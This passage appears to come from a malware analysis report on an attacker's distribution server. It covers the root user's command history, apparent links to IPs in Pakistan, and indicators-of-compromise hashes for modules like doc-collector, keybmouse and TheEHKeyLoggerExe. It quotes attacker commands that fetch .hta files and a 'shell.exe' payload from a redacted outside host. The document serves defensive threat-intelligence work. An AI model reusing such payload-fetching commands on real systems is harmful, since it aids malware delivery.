


Figure 13: Location of successful logins into the panel

The log for the executed commands by the root user revealed that:

- The predominant commands are those for the Apache server configuration and for the MySQL service.
- Also, it can be observed that the root user handles management of the malicious files (renaming, changing directories and changing rights)
- We couldn't get proof that these samples were downloaded from an external server; most probably they were uploaded via SCP.
- Exception are the .hta files and an executable file; they were downloaded from an external server:
    - wget http://<IP>:8080/nUKIH9.hta
    - wget http://<IP>:8080/x7lDHGzXYGjOx5.hta
    - scp root:<IP>/root/shell.exe ./
- Also, we found that the authors had a particular interest in 3 specific IP addresses from Pakistan:

grep <IP> /var/log/httpd/access_log

grep <IP> /var/log/httpd/access_log

grep <IP> /var/log/httpd/access_log

The purpose of this server seems to be strictly related to malware distribution. We found no traces of logs or documents exfiltrated from the victims' computers. Another piece of evidence that supports our assumption that this infrastructure was used only for distributing malware is that the samples found on this server in charge of uploading data from the victims had the C&C set to a different address. So, it seems that not only the malware is modular, but also the infrastructure behind it is designed as a puzzle that clicks into place, where each piece serves a very well defined purpose.

Indicators of Compromise

PyInstallers

doc-collector

4c37ee05dd6858f52e86676721c65ab4f942d365bb19c75158fd3f227c435895 *2a9a49b3b0b6f55803399aad72c8f6ae
a08ff734e50f4a23cd58b994a84ca2672e242519e08e90bafbbbbd61e0256f05 *382646e33f82822f933af57254ef353b
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68e4c9e9446f82918cde00b89c1a54234925ff5751da7a1fa0a3a7d93c738d73 *61599c97d0de2b3f8aa0a2fac347b768
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a85d246c7f8fd3701c55b383b4da850c80e43257a84cb11e53423bfff79e4f6 *6a0cc06f807bf72ef7b291fdd8d3fa3b
948cdb28649b547e980374179a93cad9408f2824e9be22c56ad2046d6df20a24 *6ec82e9eccb9bee050c9f7f2750d0c7c
3f3731ff01467ef5863b68edb22c771f7974b579dd1dac3c65d429a6b5210544 *6f59001c2400df8ab6562803e45d10a5
b5ed55b5335a769e96e8fb44363aa533b704f1ebd48aa532882ddd2b9af62377 *794536b18437fe0f0034f0aa5ee28eff
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d9579bf0eb71543d164b4ea4d12cd776081cf7747fabecff542e46e9e9210d08 *84dc8c26bba73096aea09f380bdeee24
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2744eff5df9a1b476a66c66cb95ff3ae25707c2c23569bea6b48b4e2514a4eb2 *a955e081f2d9e9a4f1455a53ab989428
2c4867ee65376f6ac8e8ae13c6eb405b5a42175129b185715941ddb2aad44b0f *afd5bed99928055aa6c209ba35065af3
c13ce9192b9f3f494a12a7c8342888c89f1e0329554dbb67504230cd021fbc32 *cb2310618e5487fac04708e7e7f8bf09
79a696a7c71b08e4e4512f3d60b916f9800ce0fec90a700643c43cd011e823de *cb9ec8f80b4985d16ab80d2a1b52d4dc
9167e1446413f11ea786ac7a924c6eb1a3609dabb0090e7d04a3c8d73ba9b3c7 *d73a7017c646ed01666586cd6ccb3ce8
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71b0fd0932a6e6146b95ee1ef2012e0e6481223dbdc7b4eb283344c6b09a99a0 *f8db82cca75f8ac1d2fd8d19f4840cfa

keybmouse

907cd1368483b82f934a7d9941904e052befb531a4820fa50563f6511829139f *206deb53b5d1e25b19b1b3361b915be1
631f416e7e4ff928ffb3eaac3465b40cfc7cc525a7f46d975cc2ad0a0ce5fd87 *2750d32675ea65f9a538aee502713370
c4de1d87429fe86211138f4923d288205c156f2a845fbd3f94180d3d1cdd1f1f *39750df0a1201610f3dcb0269c48272c
0d17da5c033bbbb9cdb7a14557e9399918d7d2feba89a9eb9926768ac5aea28c *3b9e3697bee154d9ad4bc0e2bb7d323c
ece5f726a5d7f48c7e1fae0cf43eaabe1ebd34e608594fc48122f87149133c97 *498e394a5a793f2f601cfb8eada03752
7445c95c23a2bb7c5f34abdf9fbca33aa1ce6433d9bf5868dc1d63d5b2a3489a *667f2b854c3785514d5ce3fe136be719
13978f2c52c27d878cb65d8282ba9e5f7df3f1f82c11290a9f0b0546226d180c *72146dae6e1e2b8c1788ba5d8f2b5267
fa285aa13109f2097dcca9e8aae761c78049b06f9d8873d8e80d7285345d8719 *8b73aa2c384d71ddd47247adff5d9920

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537452937e6e4278fc4774692b39d396271c4a1513eb87b01436c17fda16ccee *c7e0c3237b4c52ab328c30751d8ccd03
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95b73443332b10b71b64b511809532c12bead152c3ec5e99fa0efa9e796b318d *d7dbd001ac257638b4ffa2cc4c22b1fb
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13a9d850ff7e064b5729e3d44d0a650126178abd0fd74acaeb1833ee0d7355e2 *f8e4b2e74cf596c0f8c3420475963891

register_and_upload
bdbee5626bcf5bba3d6565f551726216c44f1a165b445336a3fb9574be8a22e9 *07ad21e5e8a33b245dc70143abbd370a
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7ec8889ec69c34e5b7cd4487c1ae33c3bc3aa80953794d19b627f098892cd861 *0baaaf02f9739ccefb3bc5c2d9c9d124
93a51aeff44d9d9e2ab0942a81113ef62dd10b2c25ae3ac45d7d5fc9d6eef4fd *9f2315b42eb4229f978839611bbcd5ee
d032d6e96ad2a028561aa87aa16e00e0c3f5e40ecce7b858d13a4cecb929bf7c *a2d6263d67de8fac88f9262cc2304a45
152279e5bb88d1f30ef535d0ff59aa02c71221e5d105c4381d777fbacd99648b *acd455dfef94541bf5279c2a9bf86411
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41ebad87c549782a2cf6e34deb6a41192f6985406e2e3ff3d0db86d3c83db9d7 *d75b1b451c44ea22df552709ca6f2af7
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578733b41d4d8ca1a42c294b3e9efc5290eea330595b7235bd2cfa733ed4ebda *f0c60380207f8bd64a2e245e9ad24f05
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C

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TheEHAeroBatExe
047716e06a9ab83b0b378e534e52c231039aa7831ebf94329095a10a92324b17  *1a1beec8f09926e534ce0d92e56a63a0
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0dca62e722786f03868cd8da4d26d58d4438eb9bc4e577724f9b288a1a28c307  *f3e9d98948db0249d73df5304e20e6b3

TheEHDriveInfectionExe
d444581554b79312439ba397c531b8bbea0b933c1b1ae51e412557b7f9432eab  *58ea5b92bc087d80e6290d822b78a4e3

TheEHInternetDataAndCredentialsExe
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TheEHKeyLoggerExe
f8aba471040d392e9736089ce47f3dc7a8721e9e3d447c51d0b48ca9605e0e6e  *08feae41e8622595c30c12aafcdc8594
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TheEHListerUploaderDOCExe
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TheEHListerUploaderNONDOCExe
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TheEHUpload7zFilesFolderExe
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